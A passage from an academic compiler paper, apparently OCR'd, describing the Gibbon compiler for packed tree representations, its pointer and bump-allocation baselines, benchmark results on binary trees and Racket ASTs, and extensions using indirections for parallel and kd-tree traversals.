The packed mode manages tree data by allocating large buffers to serve as output destinations (and an additional large region for scoped allocations). In the future, we will employ the standard technique for a block-structured heap, where a linked list of blocks provides growable storage areas for destination cursors. The current performance should be representative of an implementation strategy that uses large regions capped by guard pages to enable unbounded growth.

Within the **pointer** mode, we allocate regular heap objects and thus need an allocation strategy. One policy is to use the system `malloc` implementation, but this does not typically perform well given the large numbers of fine-grained allocations incurred by out-of-place tree transformations. A second strategy is to use a custom arena-allocation method for storing heap objects. This doesn't change the internal layout of heap objects, but it does pack them densely within cache lines and provides a near-optimal memory management strategy—about the best you can do without going to packed. We use a simple arena implementation where a single global variable stores the heap pointer, which is incremented upon allocation.

For each of these implementation strategies, no garbage collection is required. In both packed and pointer mode, we can use coarse-grained arena deallocation. Our region inference is currently quite simple compared to a compiler like MLKit [26], and is not yet suitable for programs complex programs with complex lifetimes. Our present benchmarks allocate regions for input and output trees, and temporary packed data that does not escape a lexical

scope is freed at the end of the scope. Finally, for comparison purposes, we also generate code for a fine-grained malloc/free mode of the pointer-based backend, which substitutes a recursive "free tree" function in place of arena deallocation.

For benchmarking, we add an `iterate(e)` form to the language which runs an expression multiple times and reports the time for all iterations together. Iterate *also* resets the state of the arena allocator, after each iteration but the final one, in order to "undo" the effects of previous iterations and avoid leaking memory. Thus, when we benchmark a traversal with `iterate(treetraversal(tr1))`, we repeatedly walk `tr1` to produce `tr2`, such that `tr2` is allocated into the same memory region on each iteration. This optimizes our use of the cache if both input and output trees fit in memory. It is this optimized version of the "bumpalloc" pointer-based mode that provides the most competitive baseline against which to evaluate our proposed packed-mode compiler pipeline in Section 6.

Embedding Gibbon

Ultimately the ideas in Gibbon should either be ported to a mature compiler for existing general purpose languages, or the prototype Gibbon compiler should be used as an embedded domain-specific language (EDSL) from within such a host. In the latter scenario, we would write tree-traversals in a subset of the host language that corresponds to Gibbon, and those traversals would then be compiled to a shared object file and linked back into the host program for transparent interoperability. Tree data would be marshaled at the boundary, as usual, in this case converting from pointer graphs to packed representations. Indeed, this arrangement is similar to that used by existing EDSLs for, e.g., GPU programming [19, 3, 24], except that those languages are typically focused on arrays and matrices and exclude recursive sum types and recursion—which are Gibbon's emphasis.

Currently, we've taken the first steps to making Gibbon available as an embedded language in the host language Racket. Our front-end Gibbon is available as a custom `#lang gibbon` mode in Racket. This provides IDE support via DrRacket, while enforcing all the specific restrictions of our minimal language (including using Typed Racket to enforce the type system with good error messages and source locations). What remains is to enable in-calls and out-calls between Racket and Gibbon. Indeed, these are already possible using a Gibbon backend which simply expands Gibbon (during macro expansion) to run as native Racket code. Eventually, the C backend will likewise be supported without modifying the program.

In the next section we compare to the Racket backend as a baseline for a high-level language with significant overheads. This information is useful, but the more relevant data for evaluating the packing technique is to compare the different modes supported by the C backend (packed and pointer).

6 Evaluation

We evaluate the performance of our approach in three ways. First, we examine the performance of packed vs. pointer-based tree walks in idealized microbenchmarks. We also use these microbenchmarks to examine the state of the art in several existing compilers. And while we find significant variation between compilers, no existing system we're aware of comes close to matching Gibbon's packed mode. Second, in Section 6.2, we evaluate an important class of tree traversals—AST traversals, as found in a compiler. We use ASTs gathered from real programs to ensure realistic shape and depth. Specifically, these tree benchmarks operate on Racket's intermediate representation, and show substantial speedup using the packed representation. Finally, in Section 7, we look ahead to what a future compiler will be able




Figure 4 Performance when building (left), mapping add1 (top), and summing (right) a tree respectively. Traditional compiler approaches vs. the packed approach. All handwritten implementations. X axis is tree *depth*, implying 2^N leaves. Y axis shows time in seconds.

to achieve *if* it extends the basic preorder packed format, including indirections or layout information to enable parallel traversals.

All benchmarks were conducted on a cluster of identical, dedicated Intel machines in a two socket configuration with Xeon E5-2670 CPUs at 2.60 Ghz, 20MB cache, and 32GB RAM, running Ubuntu 14.04 LTS. All C code is compiled with GCC 5.3 and `-O3`.

6.1 Microbenchmarks

Our first benchmarks return to the example from Section 2: simple binary trees. We implement three operations: constructing a tree, incrementing the values in a tree, and summing the elements of a tree. To understand the performance of packed data representations, we implemented these three operations in multiple ways across a variety of languages: with pointer-based trees in Racket, Chez Scheme, MLton, GHC Haskell, and C (using both `malloc` as well as a fast bump-pointer allocator).

Figure 4 shows the results for these three microbenchmarks on purely *handwritten* implementations, while varying tree size. The results show a clear advantage for packed representations (note the log scale), in some cases with 100x speedup over pointer-based representations in garbage-collected languages. All competing implementations use their default memory management settings, including GC parameters as well as the "C (pointer)" using the system malloc.




Figure 5 Cursor-inserting compiler's performance compared to handwritten cursorized C implementation. Tree building (left), tree summing (right), and mapping add1 over the tree (top). The Gibbon prototype is currently embedded in Racket, so we show its Racket backend as well, as different modes of its C backend (packed, pointer, bumpalloc).

We next implement the tree building and summing benchmarks in Gibbon, and use our prototype cursor-inserting compiler to generate code over packed representations. Figure 5 shows the results of comparing this generated code to both Racket and the handwritten C version of the packed representation. We see that our compiler generated code is competitive with, and occasionally exceeds, hand-written C code performing *packed* tree traversals.

Figure 5 shows building, mapping over, and summing a tree, separately. Here we introduce a couple of additional variants, which we will carry into the next section. First, the **pointer** version of Gibbon, as explained in Section 5, uses the same code generator, but does not pack trees, and uses system malloc and free to manage memory. This version is faster than the Racket backend, but much slower than packed. Also, over these benchmarking runs, at these tree sizes, the pointer-based implementations consume 6× more memory than packed ones.

However, there is one more mode of the Gibbon code generator, **bumpalloc**, also described in Section 5, which shrinks the gap further. "bumpalloc" uses the same representations as "pointer", but approximates optimal memory management with cheap arena allocation rather than simple malloc. Still, it remains the case that on add1, packed yields a geomean speedup of 1.75× over bumpalloc, and 18× over the malloc-based pointer code.




Figure 6 The factor *slowdown* of competing approaches compared to a baseline of Gibbon's packed mode. The malloc-based implementation performs especially badly when given large structs of over 800 bytes each.

The influence of leaf size

In our simple tree example, we have thus far used a single `Int` as the payload of the leaf. This implies a certain, fixed ratio of payload bytes to the memory used for storing the *structure* of the tree—i.e., the tags in the packed representation, or tags and pointers in a traditional representation. We would expect that increasingly "heavy" nodes, with many scalar fields, would directly reduce the advantage of the packed representation. To verify this hypothesis, we ran a simple parameter study where we generated alternate versions of the `Tree` data type and add1 traversal over it, varying the number of `Leaf` fields. Figure 6 shows the results. As expected, the best performance of the packed approach is with *zero* leaves, and the performance of the bumpalloc version catches up as the scalar payload of leaves increases.

Pathological cases

Because Gibbon fixes a traversal order, it is possible to write programs that exhibit pathalogically bad performance when compiled with the packed approach. A simple example is a function that traverses a binary tree to return its right-most leaf. With the pointer approach, the function need not ever inspect the left child of any node, while with the packed approach the compiler must traverse both left and right children of every node, leading to asymptotically worse run-time complexity. For example, when run on trees of height 12, the generated packed code runs 150× slower than the pointer code (and arbitrarily slower on progressively larger trees). In Section 7, we propose a solution to this problem: the addition of indirection in packed buffers.

6.2 Compiler passes on realistic inputs

While our microbenchmarks demonstrate the potential of the packed representation, and also demonstrate Gibbon's ability to automatically generate code that operates on the packed representation from idiomatic implementations, they don't demonstrate a large savings of programmer effort, because directly implementing functions on simple data in a packed representation is tractable.

More challenging, however, is to operate on trees that have more complex structure, such as the abstract syntax trees (ASTs) that arise in full blown programming languages:

(i) the trees themselves do not have homogeneous structure, so the location of a particular tree node in a packed buffer is intimately related to the types of the other nodes in the tree; and (ii) the operations on the tree nodes are not homogeneous, so the structure of computations (including how to extract particular fields from a serialized representation of a tree node) varies based on the type of the tree node. In this setting, writing a tree traversal that operates directly over a packed representation is complex and error prone. On the other hand, writing such a traversal in an idiomatic style using pattern matching is fairly straightforward. This, then, is an ideal use case for Gibbon's approach.

Benchmarks

In this portion of the evaluation, we look at the performance of two classes of tree walk on full Racket Core syntax, an AST definition which is excerpted in Figure 8. These benchmarks consume a Racket abstract syntax tree as input and produce either (1) a count of nodes, or (2) a new abstract syntax tree. While we only evaluate two simple treewalks, we note that these traversals contain the two major operation types that might be performed on trees: `map`s, where the output tree is structurally similar to the input tree but with a function applied to each node, and `fold`s, which in this context is transforming an entire subtree into some differently-structured result. Seen at this high level, all compiler passes on ASTs are roughly similar, differing mostly in the work done near the leaves of trees. For example, substitution, copy-propagation, and constant folding all traverse a tree and "act locally". In general, many transformations only transform a small fraction of the input and spend most of their time simply walking over syntax.

We write both benchmarks in Gibbon. We then generate versions of each benchmark, as before, one using Gibbon's *pointer-based* backend (which generates passes over pointer-based ASTs in C), and one using Gibbon's *packed* backend. By letting the implementations differ only in the backends used to generate them, we isolate the performance differences to those that arise from the difference in representation. Because Gibbon allows tree traversals to be written using standard data type match operations, this evaluation also serves to confirm our ability to generate packed implementations from idiomatic code.

We generated a dataset of inputs by collecting all of the (macro-expanded) source code from the main Racket distribution, which contains 4,456 files consuming 1GB of code which drops to 485MB when stripped of whitespace and comments, and 102MB once packed in our dense representation. We benchmark on this entire dataset, but report only on a subset, sampling from a spectrum of sizes. The largest single file was 1.4MB. To simulate larger programs (as would be found in whole-program compilation), we combined the largest K files into one, varying K from 1 to 4,456. This is representative of a whole program compiler, which would indeed need to load these modules as one tree.

Results

First, our benchmark methodology is to traverse each input tree N times, doubling N until the run takes at least two seconds. This gives us a uniform way of measuring both traversals over very small trees and very large ones.

Figure 7 shows the performance of Gibbon's packed mode vs gibbon's pointer (malloc) and bumpalloc modes, expressed as slowdowns of the pointer-based approaches over packed. We measured the last level cache reference and cache misses and found dramatic improvements in these for the packed approach (and modest differences in the number of instructions executed). Nevertheless the performance of pointer-based approaches is good at small sizes:




Figure 7 The factor *slowdown* of competing approaches compared to a baseline of Gibbon's packed mode. The X axis is the size in bytes of the (packed) input tree. Left is the fold benchmark which counts the AST nodes in the tree. On the right is a map over the tree.

```
data Toplvl = DefineValues ListSym Expr | DefineSyntaxes ListSym Expr
            | BeginTop ListToplvl       | Expression Expr
data Expr = VARREF Sym | Top Sym  | Lambda Formals ListExpr  | App Expr ListExpr
      | CaseLambda LAMBDACASE     | If Expr Expr Expr        | SetBang Sym Expr
      | Begin ListExp             | Begin0 Expr ListExpr     | Quote Datum
      | QuoteSyntax Datum         | QuoteSyntaxLocal Datum
      | LetValues LVBIND ListExpr | LetrecValues LVBIND ListExpr
      | WithContinuationMark Expr Expr Expr
      | VariableReference Sym | VariableReferenceTop Sym | VariableReferenceNull
...
```

Figure 8 Excerpt of Racket Core AST definition in Gibbon., which follows `https://docs.racket-lang.org/reference/syntax-model.html`. There are nine data types total.

(1) trees are small and fit in cache, (2) the single-threaded workload can acquire all of the last level cache, not contending with other threads on the 16-core machine. The end result is that the system is able to mask the bad behavior of these implementations at these sizes. When the input/output tree sizes exceed the cache size, however, we see a phase shift. Once we need to stream trees from memory, the smaller memory footprints and linear access patterns of Gibbon's packed approach yield speedups of 2.5-3× for fold and 2× for map.

7 Extensions

This section evaluates two extensions to Gibbon that enable more complicated traversals and expose more opportunities for performance.

Our benchmarks up until now focus on "full" treewalks: traversals that visit every node of the input tree, in order. While this assumption is accurate for most compiler passes, there are some scenarios and applications where this may not be true:

- If a traversal exploits *truncation*. Some tree traversals, such as those of space-partitioning trees [10] gain asymptotic improvements by *truncating* traversals of subtrees. Based on some condition (for example, that a given subspace in a space-partitioning tree is unimportant), traversal of a node's entire subtree is skipped, and the traversal continues on to the sibling of the current node. This optimization means that not all of the tree is visited by the traversal.

- If a traversal is *parallelized*. To run a traversal in parallel, multiple threads collaborate to walk over a tree. In many traversals, this parallelism is natural: walks over different subtrees are independent of each other. In such a scenario, a single thread may not walk over the entire tree and, indeed, may not even start its tree walk at the beginning of the buffer holding the tree.

For both of these cases, our current Gibbon compiler is insufficient, because it does not support non-full treewalks. It assumes that the cursor moving through the buffer runs by each node in the tree during the tree walk, and the transformations that ensure that cursors get routed correctly assume the same. The key distinction here is that in both the truncation case and the parallelism case, we need some way to move a cursor to (or generate a cursor at) some later point in a packed tree buffer *without* walking over the intermediate tree nodes.

This section describes an extension to Gibbon's packed representation—*layout information*—that enables these more sophisticated traversals, as well as a evaluation of two benchmarks that use this extended representation.

7.1 Adding Layout Information for Indirection

As described in Section 4.2, our current approach for handling traversals where we need a cursor position (e.g., the position of a right child) without an accompanying traversal that generates it—in other words, if we need to skip over a portion of the tree—is to insert a dummy traversal that traverses the portion of the tree we are skipping. This dummy traversal generates the required cursor position to continue with the "real" traversal. However, this approach can be inefficient if the amount of work done by the dummy traversal is large. In some situations, these dummy traversals can turn $O(\log n)$ operations into $O(n)$ ones, an unacceptable increase in complexity (consider, for example, the `right` example from Section 2.1).

Our solution to this problem is the introduction of *indirections* in the packed representation. These are, effectively, values stored in the packed tree that can be used to generate necessary cursor positions without performing traversals. This layout information amounts, essentially, to adding pointers to our packed representation (albeit ones that only have to be used in lieu of dummy traversals). However, they still preserve some of the space benefits of the packed representation for three reasons. First, indirections are not necessary for the first child, as it is placed immediately after its parent. Second, indirections are only necessary during some portions of traversal; if a particular type of node does not have computations that require skipping subtrees, there is no need to add indirections to that type of node. Third, even if indirections *are* required everywhere, if they are only offsets within the buffer, full (64-bit) pointers are not required, enabling space savings [16].

The particular type of indirection needed depends on the mechanism of the traversal. Here, we discuss two common patterns.

Pointer-style indirection The most common type of indirection is a "pointer style" indirection, where the indirection serves to provide easy access to children beyond the first child: a node contains a field that contains the size of the left subtree. Adding that value to the current cursor allows the cursor to be moved past the left subtree and on to the right subtree. These types of indirections are useful to quickly access, say, the right child of a node without traversing the left child's subtree. The `right` code example from Section 2.1 can benefit from a pointer-style indirection.

Rope-style indirection This is a more subtle style of indirection. In some types of tree traversals (such as those that arise in n-body codes [10]), an interior node is visited

and, based on some *data-dependent* condition, either both children of the interior node are visited or *neither* is visited, effectively truncating the traversal of both the left and the right subtrees. This truncation effectively serves as a data-dependent base case for a recursive traversal. We call these *rope-style* indirections because these types of indirection pointers are frequently called "ropes" when used in GPU implementations of tree traversals [9, 21, 12]. An indirection pointer captures the size of both the left and right subtrees (generalizing, all child subtrees) of a node, allowing the cursor to be bumped to the necessary location upon truncation.
Interestingly, Gibbon's packed representation makes finding the next node easy—a simple calculation of the size of subtrees. In pointer-based representations, finding the next node of the tree requires more work: it could be the right sibling of the current node, it could be the node's parent's right sibling, etc.

Note that in both cases, the indirection pointer's main job is to capture the size of a subtree or subtrees rooted at a particular node. In general, if a given interior node knows the sizes of all of its child subtrees, it can use these indirection pointers to provide *random access* to a tree, even if that tree is in a packed representation. Hence, we call this indirection information *layout information*.

Not every traversal requires full random access to the tree, and hence not every piece of layout information is necessary to synthesize traversals over packed trees. Automatically inferring what layout information is necessary, inserting them into packed representations, and synthesizing cursor updates based on that layout information is a topic for future work.

7.2 Evaluation

Because Gibbon does not currently support a packed representation extended with layout information, our evaluation uses hand-written packed implementations (in C) that include that layout information, mimicking what would be produced by a backend that understands indirections. We evaluate two benchmarks: a *parallelization* microbenchmark (Section 7.2.1) that uses pointer-style indirections to distribute the traversal of a tree, and an implementation of *two-point correlation* (Section 7.2.2) that uses rope-style indirections.

7.2.1 Parallelism opportunity study

We evaluate a *parallel* version of our `add1` benchmark from Section 6.1. In the pointer-based version of this code, adding parallelism using Cilk [2] is straightforward: because the `add1` operation treats the left and right subtrees independently, we can simply add Cilk `spawn` commands to recursive calls to introduce parallelism, cutting off parallelism (after depth 5) to avoid runtime overhead.

For the packed representation, however, we cannot simply adopt this approach: being able to `spawn` a task that processes the right subtree of a node requires being able to reach that right subtree without traversing the left subtree. We thus manually introduce *pointer-style* indirections that allow programs written over the packed representation to directly access the right subtree, facilitating parallel execution. In any scenario where there is a Cilk `spawn`, we use the indirection pointer to launch the right-subtree task, allowing that work to be stolen. Once we cease using `spawn`s, producing coarse-grained leaf tasks, we revert to the full tree-walks supported by Gibbon.

Figure 9 shows the result of our parallel packed implementation (left), compared to the performance of a mature parallel functional compiler, GHC, running the same benchmark (right). While for small trees we see that our parallel implementation does not yield much




Figure 9 Parallel speedup: mapping a function over a packed tree. Each line is labeled with the tree depth that it represents, including trees of 2^{15} to 2^{25} leaves. This compares a Cilk (C) implementation using the packed trees with layout information that allow random access to subtrees (top). For comparison, we also show the parallel speedup from a mature parallel functional compiler (GHC, bottom). All lines are normalized to their own 1-core speeds. In absolute terms, GHC starts off 34× slower than our approach at one core, and grows to 223× slower at 16 cores.

scaling, for large trees we can achieve a speedup of about 11× on 16 cores (relative to one-core execution). In contrast, the GHC implementation cannot scale beyond eight cores. At these allocation rates, GHC spends much of its time in garbage collection, and the runtime system presents a bottleneck. When comparing the packed implementation directly to GHC, the packed version is 34× faster on a single core and 223× faster on 16 cores!

While automatically exploiting parallelism in Gibbon is future work, these results demonstrate the potential for large performance gains.

7.2.2 Point correlation

Point correlation is a well-known algorithm used in data mining [10]: given a set of points in a k-dimensional space, point correlation computes the number of points in that space that lie within a distance r from a given point p.

In a naive implementation of point correlation, each point in the space needs to be checked against the query point. A more efficient approach is to use kd-trees [1] to store the points. KD-trees are space-partitioning trees where the root of the kd tree represents the entire




Figure 10 Speedup of packed implementation of point correlation over pointer-based implementation. X axis shows varying tree sizes (represented in number of nodes).

space, and each node's children represents a partition of that node's space into two subspaces. KD-trees allow the search process to skip some regions in the space. By storing at each internal node the boundaries within which all descendent points lies, the search process can skip a subtree is a given point is far enough from the boundaries. As a result, querying a kd-tree to perform point-correlation is $O(log\ n)$ instead of $O(n)$. Note that it is exactly the process of "skipping" subtrees that gives kd-tree-based point correlation its efficiency, but also that prevents a normal packed representation from sufficing to implement the algorithm: there is no way to skip past a subtree without performing a dummy traversal, obviating the asymptotic performance gains.

We implemented both a standard pointer-based version of 2-point correlation in C, as well as a version that operates over a packed representation augmented with indirection pointers. Each interior node stores a rope-style indirection pointer that maintains the size of its child subtrees. If a traversal is truncated at that node, the cursor is incremented by the value in that indirection pointer, skipping the subtrees and resuming traversal on the rest of the tree.

Figure 10 shows the speedup of the packed version with respect to the standard pointer-based implementation for different tree sizes. For each tree size, we ran 10 query points through the tree. For small trees, the queries were performed 10000 times to produce sufficient runtime for accurate measurements. Each experiment was performed 10 times, and the mean is reported.

We note first that for every tree size, the packed representation uses 56% less memory than the pointer-based trees. This reduction in memory usage has two sources: nodes do not need to store left-child pointers; and more efficient packing of data in the packed representation. For small trees, the runtime performance of the packed and pointer versions are comparable. For large trees, the packed version is up to 35% faster than the pointer-based version.

We note that the relatively smaller performance improvement for this benchmark versus the AST benchmarks is unsurprising. First, taking an indirection means that any spatial locality gains from the packed representation are lost, resulting in similar behavior to the pointer-based version. Second, there is relatively more work to be done per node in this benchmark, so the time spent in traversal of the tree is relatively less, reducing the opportunity for improvement.

8 Future Work and Conclusions

Future work

While our initial results show that packed tree-based data representation have significant promise for accelerating tree transformations, much more work remains to be done. First, our Gibbon compiler remains an initial prototype—a more realistic implementation supporting arrays, lists, and more base values would allow the construction of more interesting programs, further validating our hypotheses. We also plan to support optional automatic inclusion of layout information to enable applications such as kd-trees directly in Gibbon. This should support studies in auto-parallelization, which can use packed data regions to coarsen tasks and help with parallel communication and memory management.

The area of buffer management also deserves attention. For example, using indirections, it is possible to write a insert or rebalancing operation on an immutable packed tree, by writing the new nodes into a fresh buffer (like a transaction log). But this quickly introduces fragmentation and memory reclamation problems that must be managed.

Another extension is *data type factoring*, storing leaves in a separate, dense, aligned vector. This enables (1) vectorization of numeric operations, and (2) separating out pointers that the GC must traverse. This may prove essential for an open-world implementation of the Gibbon approach in a managed language such as Java, Haskell, or Racket, where GC support is necessary and interoperation with arbitrary pointer-based values is desirable.

Conclusions

This paper investigates the use of *packed* representations to represent tree structures, which serialize a tree and eliminate the pointers connecting the various nodes. While this representation saves space and, with carefully-written code, can result in performance improvements (due to prefetching and spatial locality), writing programs that operate directly on the packed representation is challenging and error prone. To address this problem, this paper introduces Gibbon, a simple functional language and compiler that allows programmers to write tree traversal algorithms in standard, idiomatic ways (recursion over algebraic data types), and a compiler that automatically generates the packed representation for an application and transforms Gibbon programs to operate directly on that representation.

We show through a series of microbenchmarks and case studies that our packed representation is highly efficient compared to pointer-based representations, both in terms of space usage and time, and that we can process complex data, such as the full Racket language's ASTs in Gibbon, and automatically translate them to packed implementations. We also discuss extensions to Gibbon's representation that introduces selective random access to packed tree nodes, enabling more complex applications.

References

